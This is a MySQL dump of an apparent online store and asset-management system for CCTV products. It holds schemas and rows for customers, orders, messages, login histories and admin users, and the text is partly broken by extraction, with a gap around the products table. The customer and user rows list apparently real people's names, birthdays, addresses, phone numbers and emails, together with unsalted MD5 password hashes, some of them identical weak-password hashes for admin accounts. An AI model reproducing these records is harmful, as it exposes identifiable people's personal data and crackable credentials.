/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;

/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;

/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;

/*!40101 SET NAMES utf8 */;

--

-- Database: `aa2000`

--

--

-- Table structure for table `asset_archive`

--

CREATE TABLE IF NOT EXISTS `asset_archive` (

 `productID` int(11) NOT NULL,

 `name` varchar(50) NOT NULL,

 `price` int(20) NOT NULL,

 `image` varchar(50) NOT NULL,

 `details` text NOT NULL,

 `quantity` int(20) NOT NULL,

 `date_created` varchar(50) NOT NULL

```
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
```

```
-----
```

```
--
```

```
-- Table structure for table `asset_depreciation`
```

```
--
```

```
CREATE TABLE IF NOT EXISTS `asset_depreciation` (
```

```
  `item_id` int(11) NOT NULL,
```

```
  `price` int(11) NOT NULL,
```

```
  `salvage_val` int(11) NOT NULL,
```

```
  `years` int(11) NOT NULL,
```

```
  `depmed` int(11) NOT NULL
```

```
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
```

```
--
```

```
-- Dumping data for table `asset_depreciation`
```

```
--
```

```
INSERT INTO `asset_depreciation` (`item_id`, `price`, `salvage_val`, `years`, `depmed`) VALUES
```

```
(1, 20000, 500, 5, 2),
```

```
(2, 15000, 200, 5, 1),
```

```
(3, 1500, 200, 5, 1);
```

```
-----
```

```
--
```

```
-- Table structure for table `audit_trail`
```

--

```
CREATE TABLE IF NOT EXISTS `audit_trail` (  
  `KeyID` int(11) NOT NULL,  
  `ID` int(11) NOT NULL,  
  `User` varchar(50) NOT NULL,  
  `Date_time` varchar(50) NOT NULL,  
  `Outcome` varchar(20) NOT NULL,  
  `Detail` varchar(250) NOT NULL  
) ENGINE=InnoDB AUTO_INCREMENT=5 DEFAULT CHARSET=latin1;
```

--

-- Dumping data for table `audit_trail`

--

```
INSERT INTO `audit_trail` (`KeyID`, `ID`, `User`, `Date_time`, `Outcome`, `Detail`) VALUES  
(1, 4, 'DAVIS_SERVER', 'September 7, 2015 3:49:pm ', 'Deleted', 'CustomerID 1 Name Richmon Sabello  
Message was deleted!'),  
(2, 4, 'DAVIS_SERVER', 'September 7, 2015 3:49:pm ', 'Deleted', 'CustomerID 3 Name Julius Felicen  
Message was deleted!'),  
(3, 4, 'DAVIS_SERVER', 'September 7, 2015 3:49:pm ', 'Deleted', 'CustomerID 4 Name Leo Aranzamendez  
Message was deleted!'),  
(4, 4, 'DAVIS_SERVER', 'September 15, 2015 6:06:pm ', 'Inserted', 'Announcement = JRU New  
Announcement was created');
```

--

-- Table structure for table `backup_dbname`

--

```
CREATE TABLE IF NOT EXISTS `backup_dbname` (  
  `ID` int(11) NOT NULL,  
  `Name` varchar(50) NOT NULL,  
  `Date` varchar(50) NOT NULL  
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
```

```
--  
  
-- Table structure for table `comment`  
  
--
```

```
CREATE TABLE IF NOT EXISTS `comment` (  
  `Num` int(11) NOT NULL,  
  `announcementID` int(11) NOT NULL,  
  `Comment` varchar(500) NOT NULL,  
  `CustomerID` int(11) NOT NULL,  
  `date_posted` varchar(250) NOT NULL  
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
```

```
--  
  
-- Table structure for table `customers`  
  
--
```

```
CREATE TABLE IF NOT EXISTS `customers` (  
  `CustomerID` int(11) NOT NULL,
```

```

`Firstname` char(50) NOT NULL,
`Middle_name` char(50) NOT NULL,
`Lastname` char(50) NOT NULL,
`Birthday` date NOT NULL,
`Address` varchar(100) NOT NULL,
`City` varchar(50) NOT NULL,
`Contact_number` varchar(50) NOT NULL,
`Gender` char(11) NOT NULL,
`Email` varchar(50) NOT NULL,
`Password` varchar(50) NOT NULL,
`Date_created` varchar(50) NOT NULL,
`status` varchar(10) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=7 DEFAULT CHARSET=latin1;

--
-- Dumping data for table `customers`
--

INSERT INTO `customers` (`CustomerID`, `Firstname`, `Middle_name`, `Lastname`, `Birthday`, `Address`,
`City`, `Contact_number`, `Gender`, `Email`, `Password`, `Date_created`, `status`) VALUES
(1, 'Richmon', 'Bardon', 'Sabello', '1995-09-15', '522A Sen. Neptali Gonzales St. San Jose, Sitio IV,
Dundee', 'Dundee', '09434138521', 'Male', 'sabellorichmon@yahoo.com',
'11a00f3677902d1dec0aeccacc16d464', 'August 5, 2015 11:34:pm ', 'active'),
(2, 'Benjie', 'Ilano', 'Alfanta', '1995-11-30', 'Pureza st. sta mesa manila', 'Manila City', '09364987102',
'Male', 'benjiealfanta@yahoo.com', 'a432fa61bf0d91ad0c3d2b26ae8ace94', 'August 5, 2015 11:35:pm ',
'active'),
(3, 'Julius', 'Dela pena', 'Felicen', '1995-07-31', 'Flood way black 1', 'Taytay Rizal', '09109223103', 'Male',
'juliusfelicen@yahoo.com', 'fb154fdee061037d6f6bcec2eecfe688', 'August 12, 2015 4:07:pm ', 'active'),
(4, 'Leo', 'Bonife', 'Aranzamendez', '1995-09-29', '369 Wayan,Palali', 'Manila City', '09364987102', 'Male',
'itchigo.aranzamendez@yahoo.com', '8eef495e2875ec79e82dd886e58f26bd', 'August 12, 2015 4:08:pm
', 'active'),

```



```
(5, 'Allan', 'Carada', 'Aparis', '1974-12-27', '17 edsa', 'Dundee', '5715693', 'Male',  
'aa2000ent@gmail.com', 'dfc91587736b342423abefd7a2328de4', 'August 26, 2015 2:14:pm ', 'active'),  
(6, 'Raffy', 'Bardon', 'Sabello', '1985-02-03', '522A Sen. Neptali Gonzales St. San Jose, Sitio IV, Dundee',  
'Dundee', '09364987102', 'Male', 'sabellorap@yahoo.com', '25f9e794323b453885f5181f1b624d0b',  
'September 16, 2015 12:56:am ', 'active');
```

--

-- Table structure for table `customer_archive`

--

```
CREATE TABLE IF NOT EXISTS `customer_archive` (  
  `CustomerID` int(11) NOT NULL,  
  `Firstname` char(50) NOT NULL,  
  `Middle_name` char(50) NOT NULL,  
  `Lastname` char(50) NOT NULL,  
  `Birthday` date NOT NULL,  
  `Address` varchar(100) NOT NULL,  
  `City` varchar(50) NOT NULL,  
  `Contact_number` varchar(50) NOT NULL,  
  `Gender` char(11) NOT NULL,  
  `Email` varchar(50) NOT NULL,  
  `Password` varchar(50) NOT NULL,  
  `Date_created` varchar(50) NOT NULL  
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
```

--

```

-- Table structure for table `dep_method`
--

CREATE TABLE IF NOT EXISTS `dep_method` (
  `methodID` int(11) NOT NULL,
  `dep_method` varchar(50) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

--

-- Dumping data for table `dep_method`
--

INSERT INTO `dep_method` (`methodID`, `dep_method`) VALUES
(1, 'Straight Line Depreciation'),
(2, 'Double Declining Balance Depreciation');

-----

--

-- Table structure for table `item_category`
--

CREATE TABLE IF NOT EXISTS `item_category` (
  `category_id` int(10) NOT NULL,
  `item_name` varchar(30) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

--

-- Dumping data for table `item_category`

```

--

```
INSERT INTO `item_category` (`category_id`, `item_name`) VALUES
```

```
(1, 'Office Machine'),
```

```
(2, 'Computer Accessories'),
```

```
(3, 'Furniture'),
```

```
(4, 'Filing & Storage'),
```

```
(5, 'Office Supplies');
```

-- -----

--

-- Table structure for table `loginout_history`

--

```
CREATE TABLE IF NOT EXISTS `loginout_history` (
```

```
`Primary` int(11) NOT NULL,
```

```
`CustomerID` int(11) NOT NULL,
```

```
`User` varchar(50) NOT NULL,
```

```
`Name` varchar(50) NOT NULL,
```

```
`Time_in` varchar(50) NOT NULL,
```

```
`Time_out` varchar(50) NOT NULL
```

```
) ENGINE=InnoDB AUTO_INCREMENT=17 DEFAULT CHARSET=latin1;
```

--

-- Dumping data for table `loginout_history`

--

```
INSERT INTO `loginout_history` (`Primary`, `CustomerID`, `User`, `Name`, `Time_in`, `Time_out`) VALUES
```

(1, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 7, 2015 5:26:pm ', 'September 16, 2015 12:55:am '),

(2, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 11, 2015 1:52:pm ', 'September 16, 2015 12:55:am '),

(3, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 11, 2015 2:07:pm ', 'September 16, 2015 12:55:am '),

(4, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 13, 2015 10:41:pm ', 'September 16, 2015 12:55:am '),

(5, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 14, 2015 11:11:am ', 'September 16, 2015 12:55:am '),

(6, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 14, 2015 1:56:pm ', 'September 16, 2015 12:55:am '),

(7, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 15, 2015 3:11:pm ', 'September 16, 2015 12:55:am '),

(8, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 15, 2015 4:14:pm ', 'September 16, 2015 12:55:am '),

(9, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 15, 2015 6:05:pm ', 'September 16, 2015 12:55:am '),

(10, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 15, 2015 6:06:pm ', 'September 16, 2015 12:55:am '),

(11, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 15, 2015 10:18:pm ', 'September 16, 2015 12:55:am '),

(12, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 15, 2015 11:09:pm ', 'September 16, 2015 12:55:am '),

(13, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 16, 2015 12:55:am ', 'September 16, 2015 12:55:am '),

(14, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 16, 2015 12:55:am ', 'September 16, 2015 12:55:am '),

(15, 6, 'sabellorap@yahoo.com', 'Raffy', 'September 16, 2015 1:26:am ', 'September 16, 2015 1:30:am '),

(16, 6, 'sabellorap@yahoo.com', 'Raffy', 'September 16, 2015 1:30:am ', 'September 16, 2015 1:30:am ');

```
--
-- Table structure for table `loginout_serverhistory`
--

CREATE TABLE IF NOT EXISTS `loginout_serverhistory` (
  `Primary` int(11) NOT NULL,
  `AdminID` int(11) NOT NULL,
  `User` varchar(50) NOT NULL,
  `Name` varchar(50) NOT NULL,
  `Time_in` varchar(50) NOT NULL,
  `Time_out` varchar(50) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=11 DEFAULT CHARSET=latin1;

--
-- Dumping data for table `loginout_serverhistory`
--

INSERT INTO `loginout_serverhistory` (`Primary`, `AdminID`, `User`, `Name`, `Time_in`, `Time_out`)
VALUES
(1, 3, 'JULIUS_ADS', 'Julius Felicen', 'September 7, 2015 6:31:pm ', 'September 11, 2015 2:30:pm '),
(2, 2, 'LEO_AS', 'Leo Aranzamendez', 'September 7, 2015 6:34:pm ', 'September 13, 2015 10:25:pm '),
(3, 2, 'LEO_AS', 'Leo Aranzamendez', 'September 7, 2015 6:34:pm ', 'September 13, 2015 10:25:pm '),
(4, 1, 'BENJIE_OOS', 'Benjie I. Alfanta', 'September 7, 2015 6:35:pm ', 'September 15, 2015 11:08:pm '),
(5, 3, 'JULIUS_ADS', 'Julius Felicen', 'September 11, 2015 2:29:pm ', 'September 11, 2015 2:30:pm '),
(6, 2, 'LEO_AS', 'Leo Aranzamendez', 'September 11, 2015 2:30:pm ', 'September 13, 2015 10:25:pm '),
(7, 1, 'BENJIE_OOS', 'Benjie I. Alfanta', 'September 11, 2015 2:31:pm ', 'September 15, 2015 11:08:pm '),
(8, 2, 'LEO_AS', 'Leo Aranzamendez', 'September 13, 2015 10:16:pm ', 'September 13, 2015 10:25:pm '),
(9, 1, 'BENJIE_OOS', 'Benjie I. Alfanta', 'September 14, 2015 1:55:pm ', 'September 15, 2015 11:08:pm '),
```

```
(10, 1, 'BENJIE_OOS', 'Benjie I. Alfanta', 'September 15, 2015 11:07:pm ', 'September 15, 2015 11:08:pm ');
```

```
-----
```

```
--
```

```
-- Table structure for table `message`
```

```
--
```

```
CREATE TABLE IF NOT EXISTS `message` (  
  `ID` int(11) NOT NULL,  
  `CustomerID` int(11) NOT NULL,  
  `Name` varchar(50) NOT NULL,  
  `Email` varchar(50) NOT NULL,  
  `Subject` varchar(20) NOT NULL,  
  `Message` varchar(1000) NOT NULL,  
  `Date_created` varchar(50) NOT NULL,  
  `Status` varchar(20) NOT NULL  
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;
```

```
--
```

```
-- Dumping data for table `message`
```

```
--
```

```
INSERT INTO `message` (`ID`, `CustomerID`, `Name`, `Email`, `Subject`, `Message`, `Date_created`,  
  `Status`) VALUES
```

```
(1, 1, 'Richmon Sabello', 'sabellorichmon@yahoo.com', 'wqe`s', 'sdasdasda', 'September 15, 2015  
9:21:pm ', 'Seen');
```

```
-----
```

```

--
-- Table structure for table `notif`
--

CREATE TABLE IF NOT EXISTS `notif` (
  `notifID` int(11) NOT NULL,
  `orderID` int(11) NOT NULL,
  `status` varchar(50) NOT NULL,
  `date_ordered` date NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

--
-- Dumping data for table `notif`
--

INSERT INTO `notif` (`notifID`, `orderID`, `status`, `date_ordered`) VALUES
(1, 1, 'Seen', '2015-09-15');

-----

--
-- Table structure for table `orders`
--

CREATE TABLE IF NOT EXISTS `orders` (
  `OrderID` int(11) NOT NULL,
  `customerID` int(11) NOT NULL,
  `total` varchar(30) NOT NULL,

```

```

`orderdate` date NOT NULL,
`Date_paid` varchar(50) NOT NULL,
`status` varchar(50) NOT NULL,
`deliverystatus` varchar(50) NOT NULL,
`Transaction_code` varchar(50) NOT NULL,
`tax` int(11) NOT NULL,
`shipping_address` varchar(100) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

--

-- Dumping data for table `orders`

--

INSERT INTO `orders` (`OrderID`, `customerID`, `total`, `orderdate`, `Date_paid`, `status`,
`deliverystatus`, `Transaction_code`, `tax`, `shipping_address`) VALUES
(1, 1, '8000', '2015-09-15', 'September 15, 2015 4:16:pm ', 'Confirmed', 'Delivered', 'AA0011', 960, '522
San jose sitio 4 Dundee');

-----

--

-- Table structure for table `order_details`

--

CREATE TABLE IF NOT EXISTS `order_details` (
  `CustomerID` int(10) NOT NULL,
  `Quantity` int(10) NOT NULL,
  `ProductID` int(10) NOT NULL,
  `Total` int(10) NOT NULL,

```



```

`Total_qty` varchar(50) NOT NULL,
`OrderID` varchar(10) NOT NULL,
`Orderdetailsid` int(11) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

--
-- Dumping data for table `order_details`
--

INSERT INTO `order_details` (`CustomerID`, `Quantity`, `ProductID`, `Total`, `Total_qty`, `OrderID`,
`Orderdetailsid`) VALUES
(1, 1, 1, 8000, '95', '1', 1);

-----

--
-- Table structure for table `purchases`
--

CREATE TABLE IF NOT EXISTS `purchases` (
`id` int(10) NOT NULL,
`trasaction_id` varchar(600) NOT NULL,
`payer_fname` varchar(300) NOT NULL,
`payer_lname` varchar(300) NOT NULL,
`payer_address` varchar(300) NOT NULL,
`payer_city` varchar(300) NOT NULL,
`payer_country` varchar(300) NOT NULL,
`payer_email` text NOT NULL,
`posted_date` datetime NOT NULL

```

```
) ENGINE=MyISAM AUTO_INCREMENT=74 DEFAULT CHARSET=latin1;
```

```
-----
```

```
--
```

```
-- Table structure for table `reply_message`
```

```
--
```

```
CREATE TABLE IF NOT EXISTS `reply_message` (
```

```
`Primary_key` int(11) NOT NULL,
```

```
`CustomerID` int(11) NOT NULL,
```

```
`Recipient` varchar(50) NOT NULL,
```

```
`Email` varchar(50) NOT NULL,
```

```
`From_admin` varchar(50) NOT NULL,
```

```
`Message` varchar(1000) NOT NULL,
```

```
`Date_created` varchar(50) NOT NULL,
```

```
`Status` varchar(10) NOT NULL
```

```
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;
```

```
--
```

```
-- Dumping data for table `reply_message`
```

```
--
```

```
INSERT INTO `reply_message` (`Primary_key`, `CustomerID`, `Recipient`, `Email`, `From_admin`,  
`Message`, `Date_created`, `Status`) VALUES
```

```
(1, 1, 'Richmon Sabello', 'sabellorichmon@yahoo.com', 'Richmon Davis B. Sabello', 'thank you',  
'September 15, 2015 9:22:pm ', 'Seen');
```

```
-----
```

```

--

-- Table structure for table `sent_messages`

--

CREATE TABLE IF NOT EXISTS `sent_messages` (
  `ID` int(11) NOT NULL,
  `CustomerID` int(11) NOT NULL,
  `Name` varchar(50) NOT NULL,
  `Email` varchar(50) NOT NULL,
  `Subject` varchar(20) NOT NULL,
  `Message` varchar(1000) NOT NULL,
  `Date_created` varchar(50) NOT NULL,
  `Status` varchar(10) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;

--

-- Dumping data for table `sent_messages`

--

INSERT INTO `sent_messages` (`ID`, `CustomerID`, `Name`, `Email`, `Subject`, `Message`, `Date_created`,
`Status`) VALUES
(1, 1, 'Richmon Sabello', 'sabellorichmon@yahoo.com', 'wqe`s', 'sdasdasda', 'September 15, 2015
9:21:pm ', '');

-----

--

-- Table structure for table `tb_announcement`

```

--

```
CREATE TABLE IF NOT EXISTS `tb_announcement` (  
  `announcementID` int(11) NOT NULL,  
  `detail` text NOT NULL,  
  `date` datetime NOT NULL,  
  `name` varchar(50) NOT NULL,  
  `place` varchar(50) NOT NULL,  
  `image` varchar(100) NOT NULL,  
  `status` varchar(5) NOT NULL  
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
```

--

-- Dumping data for table `tb_announcement`

--

```
INSERT INTO `tb_announcement` (`announcementID`, `detail`, `date`, `name`, `place`, `image`, `status`)  
VALUES  
(1, 'Price Php 1,000 only', '2015-07-16 00:30:00', 'PROMO FOR The Day', 'MANDALUYONG',  
'upload/4.JPG', 'Seen'),  
(2, 'PRomo', '2015-07-16 18:00:00', 'PROMO FOR The Day', 'JRU121231', 'upload/5.JPG', 'Seen'),  
(3, 'asdasdasdas', '2015-09-15 18:05:00', 'JRU', 'JRU', 'upload/11.JPG', 'Seen');
```

--

-- Table structure for table `tb_equipment`

--

```

CREATE TABLE IF NOT EXISTS `tb_equipment` (
  `item_id` int(11) NOT NULL,
  `item_code` text NOT NULL,
  `item_name` varchar(500) NOT NULL,
  `brand_name` varchar(250) NOT NULL,
  `price` int(11) NOT NULL,
  `employee_id` varchar(250) NOT NULL,
  `item_category` int(30) NOT NULL,
  `status` varchar(30) NOT NULL,
  `supplier_id` varchar(250) NOT NULL,
  `date_post` varchar(20) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

```

```
--
```

```
-- Dumping data for table `tb_equipment`
```

```
--
```

```

INSERT INTO `tb_equipment` (`item_id`, `item_code`, `item_name`, `brand_name`, `price`,
`employee_id`, `item_category`, `status`, `supplier_id`, `date_post`) VALUES
(1, 'JHasdks6328HYd', 'Laptop', 'ASUS', 20000, 'Mark Dave ', 2, 'Damage', 'Deeco', '2015-09-13'),
(2, '43dsfffc234htyet', 'Desktop', 'ACER', 15000, 'Rhea Dela Crus', 2, 'Good', 'Deeco', '2015-09-13');

```

```
-- -----
```

```
--
```

```
-- Table structure for table `tb_productreport`
```

```
--
```

```

CREATE TABLE IF NOT EXISTS `tb_productreport` (

```

```

`ProductID` int(11) NOT NULL,
`Beg_qty` varchar(50) NOT NULL,
`updated_qty` varchar(50) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=12 DEFAULT CHARSET=latin1;

--
-- Dumping data for table `tb_productreport`
--

INSERT INTO `tb_productreport` (`ProductID`, `Beg_qty`, `updated_qty`) VALUES
(1, '100', ''),
(2, '100', ''),
(3, '100', ''),
(4, '100', ''),
(5, '100', ''),
(6, '100', ''),
(7, '100', ''),
(8, '100', ''),
(9, '50', ''),
(10, '30', ''),
(11, '20', '');

-----

--
-- Table structure for table `tb_products`
--

CREATE TABLE IF NOT EXISTS `tb_products` (

```


(5, '220X Day/Night Color CCD ZOOM Camera with 1/4 ?i', 15000, 'products/5.JPG', 'Type: Auto Focus power zoom camera\n\nImage sensor: 1/4 ?SONY COLOR CCD\n\nEffect Pixels: 768(H) x 494(V) /470TV Line\n\nMin. Illumination: 3Lux /1.6\n\nS/N Ratio: 46dB (AGC OFF, fsc trap)\n\nLens: 22 X zoom, F/1.6 (W) 3.7(T) f=3.6 (w) 79.2(T)mm\n\nZoom: Optical 22X, Digital 10X\n\n', 100, 'August 5, 2015 11:34:pm '),

(6, 'Bullet Type Covert Camera', 1800, 'products/6.JPG', 'Bullet Type Covert Camera\r\nSensor Type: 1/3 Sony CCD Chipset\r\nSystem of Signal: NTSC\r\nHorizontal Resolution: 420 TV Lines\r\nOperating Temp: -10Ã,Â° C-50Ã,Â° C\r\nIllumination: 1Lux\r\n', 100, 'September 1, 2015 8:22:pm '),

(7, 'Weatherproofed Camera with Infra-Red', 2800, 'products/7.JPG', 'Weatherproofed Camera with Infra-Red\r\nSensor Type: 1/3 Sony CCD Chipset\r\nSystem of Signal: NTSC\r\nHorizontal Resolution: 520 TV Lines\r\nOperating Temp: -10Ã,Â° C-50Ã,Â° C\r\nIllumination: 0.03Lux\r\nPower Supply: DC12V\r\nIR Distance: 50m', 100, 'September 1, 2015 11:40:pm '),

(8, 'ACTI PTZD91', 2000, 'products/8.JPG', 'Product Type- Mini Dome,\r\nMaximum Resolution: 1MP,\r\nApplication Environment: Indoor,\r\nImage Sensor: Progressive Scan CMOS,\r\nDay / Night: No', 100, 'September 2, 2015 12:33:am '),

(9, 'VC IRD720P- ANALOG DOME TYPE CAMERA', 6000, 'products/9.JPG', '6MM Lens\r\nCMOS 800TVL chipset\r\n24pcs IR LED\r\nNTSC\r\nDC12V\r\nWithout osd Metal Case\r\nColor White', 50, 'September 2, 2015 12:40:am '),

(10, 'VC IRW720P- ANALOG BULLET TYPE CAMERA', 5000, 'products/10.JPG', 'IR Waterproof with Bracket\r\nCMOS 800TVL\r\n6MM Lens\r\n24pcs IR LED\r\nNTSC\r\nDC 12V\r\nWithout osd\r\nWhite', 30, 'September 2, 2015 12:42:am '),

(11, 'VCÃ,Â-Ã,D42S720-ANALOG BULLET TYPE CAMERA', 5500, 'products/11.JPG', 'NVP2431+OV9712 with OSD Cable\r\nIR LED: Ã,Â 5X42PCS IR range: 40M\r\n8Ã,Â-Ã,Â12mm CS Lens\r\nWater resistance: IP66\r\n3Ã,Â-Ã,ÂAxis cable builtÃ,Â-Ã,Âin bracket\r\nSize: 242(W) x 84(H) x 86(D)mm\r\nWeight: 1.6KG', 19, 'September 2, 2015 12:52:am ');

--

-- Table structure for table `tb_sentmessage`

--

CREATE TABLE IF NOT EXISTS `tb_sentmessage` (

`Primary_key` int(11) NOT NULL,

`CustomerID` int(11) NOT NULL,


```

`Recipient` varchar(50) NOT NULL,
`Email` varchar(50) NOT NULL,
`From_admin` varchar(50) NOT NULL,
`Message` varchar(1000) NOT NULL,
`Date_created` varchar(50) NOT NULL,
`Status` varchar(50) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;

--

-- Dumping data for table `tb_sentmessage`

--

INSERT INTO `tb_sentmessage` (`Primary_key`, `CustomerID`, `Recipient`, `Email`, `From_admin`,
`Message`, `Date_created`, `Status`) VALUES
(1, 1, 'Richmon Sabello', 'sabellorichmon@yahoo.com', 'Richmon Davis B. Sabello', 'thank you',
'September 15, 2015 9:22:pm ', '');

-----

--

-- Table structure for table `tb_user`

--

CREATE TABLE IF NOT EXISTS `tb_user` (
  `userID` int(11) NOT NULL,
  `username` varchar(50) NOT NULL,
  `password` varchar(100) NOT NULL,
  `utype` int(11) NOT NULL,
  `Employee` varchar(50) NOT NULL

```

```
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
```

```
--
```

```
-- Dumping data for table `tb_user`
```

```
--
```

```
INSERT INTO `tb_user` (`userID`, `username`, `password`, `utype`, `Employee`) VALUES  
(1, 'BENJIE_OOS', 'e10adc3949ba59abbe56e057f20f883e', 3, 'Benjie I. Alfanta'),  
(2, 'LEO_AS', 'e10adc3949ba59abbe56e057f20f883e', 2, 'Leo Aranzamendez'),  
(3, 'JULIUS_ADS', 'e10adc3949ba59abbe56e057f20f883e', 1, 'Julius Felicen'),  
(4, 'DAVIS_SERVER', '11a00f3677902d1dec0aeccacc16d464', 4, 'Richmon Davis B. Sabello');
```

```
-- -----
```

```
--
```

```
-- Table structure for table `user_type`
```

```
--
```

```
CREATE TABLE IF NOT EXISTS `user_type` (  
  `typeID` int(11) NOT NULL,  
  `user_type` varchar(50) NOT NULL  
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
```

```
--
```

```
-- Dumping data for table `user_type`
```

```
--
```

```
INSERT INTO `user_type` (`typeID`, `user_type`) VALUES  
(1, 'ADVERTISING Admin'),
```

```
(2, 'ASSET Admin'),
(3, 'ONLINE ORDERING Admin'),
(4, 'SUPER Admin');

--

-- Indexes for dumped tables

--

--

-- Indexes for table `asset_depreciation`

--

ALTER TABLE `asset_depreciation`
ADD PRIMARY KEY (`item_id`);

--

-- Indexes for table `audit_trail`

--

ALTER TABLE `audit_trail`
ADD PRIMARY KEY (`KeyID`);

--

-- Indexes for table `backup_dbname`

--

ALTER TABLE `backup_dbname`
ADD PRIMARY KEY (`Name`);

--

-- Indexes for table `comment`

--
```

```
ALTER TABLE `comment`  
ADD PRIMARY KEY (`Num`);  
  
--  
-- Indexes for table `customers`  
--  
ALTER TABLE `customers`  
ADD PRIMARY KEY (`CustomerID`);  
  
--  
-- Indexes for table `customer_archive`  
--  
ALTER TABLE `customer_archive`  
ADD PRIMARY KEY (`CustomerID`);  
  
--  
-- Indexes for table `dep_method`  
--  
ALTER TABLE `dep_method`  
ADD PRIMARY KEY (`methodID`);  
  
--  
-- Indexes for table `item_category`  
--  
ALTER TABLE `item_category`  
ADD PRIMARY KEY (`category_id`);  
  
--  
-- Indexes for table `loginout_history`
```

```
--  
  
ALTER TABLE `loginout_history`  
ADD PRIMARY KEY (`Primary`);  
  
--  
  
-- Indexes for table `loginout_serverhistory`  
--  
  
ALTER TABLE `loginout_serverhistory`  
ADD PRIMARY KEY (`Primary`);  
  
--  
  
-- Indexes for table `message`  
--  
  
ALTER TABLE `message`  
ADD PRIMARY KEY (`ID`);  
  
--  
  
-- Indexes for table `notif`  
--  
  
ALTER TABLE `notif`  
ADD PRIMARY KEY (`notifID`);  
  
--  
  
-- Indexes for table `orders`  
--  
  
ALTER TABLE `orders`  
ADD PRIMARY KEY (`OrderID`);  
  
--
```

```

-- Indexes for table `order_details`
--
ALTER TABLE `order_details`
ADD PRIMARY KEY (`Orderdetailsid`);

--
-- Indexes for table `purchases`
--
ALTER TABLE `purchases`
ADD PRIMARY KEY (`id`);

--
-- Indexes for table `reply_message`
--
ALTER TABLE `reply_message`
ADD PRIMARY KEY (`Primary_key`);

--
-- Indexes for table `sent_messages`
--
ALTER TABLE `sent_messages`
ADD PRIMARY KEY (`ID`);

--
-- Indexes for table `tb_announcement`
--
ALTER TABLE `tb_announcement`
ADD PRIMARY KEY (`announcementID`);

```

```
--  
  
-- Indexes for table `tb_equipment`  
  
--  
  
ALTER TABLE `tb_equipment`  
ADD PRIMARY KEY (`item_id`);  
  
--  
  
-- Indexes for table `tb_productreport`  
  
--  
  
ALTER TABLE `tb_productreport`  
ADD PRIMARY KEY (`ProductID`);  
  
--  
  
-- Indexes for table `tb_products`  
  
--  
  
ALTER TABLE `tb_products`  
ADD PRIMARY KEY (`productID`);  
  
--  
  
-- Indexes for table `tb_sentmessage`  
  
--  
  
ALTER TABLE `tb_sentmessage`  
ADD PRIMARY KEY (`Primary_key`);  
  
--  
  
-- Indexes for table `tb_user`  
  
--  
  
ALTER TABLE `tb_user`  
ADD PRIMARY KEY (`userID`);
```

```

--
-- Indexes for table `user_type`
--
ALTER TABLE `user_type`
ADD PRIMARY KEY (`typeID`);

--
-- AUTO_INCREMENT for dumped tables
--

--
-- AUTO_INCREMENT for table `audit_trail`
--
ALTER TABLE `audit_trail`
MODIFY `KeyID` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=5;

--
-- AUTO_INCREMENT for table `comment`
--
ALTER TABLE `comment`
MODIFY `Num` int(11) NOT NULL AUTO_INCREMENT;

--
-- AUTO_INCREMENT for table `customers`
--
ALTER TABLE `customers`
MODIFY `CustomerID` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=7;

--
-- AUTO_INCREMENT for table `loginout_history`
--

```



```

ALTER TABLE `loginout_history`
MODIFY `Primary` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=17;
--
-- AUTO_INCREMENT for table `loginout_serverhistory`
--
ALTER TABLE `loginout_serverhistory`
MODIFY `Primary` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=11;
--
-- AUTO_INCREMENT for table `message`
--
ALTER TABLE `message`
MODIFY `ID` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=2;
--
-- AUTO_INCREMENT for table `purchases`
--
ALTER TABLE `purchases`
MODIFY `id` int(10) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=74;
--
-- AUTO_INCREMENT for table `reply_message`
--
ALTER TABLE `reply_message`
MODIFY `Primary_key` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=2;
--
-- AUTO_INCREMENT for table `sent_messages`
--
ALTER TABLE `sent_messages`
MODIFY `ID` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=2;
--
-- AUTO_INCREMENT for table `tb_productreport`

```

```

--
ALTER TABLE `tb_productreport`
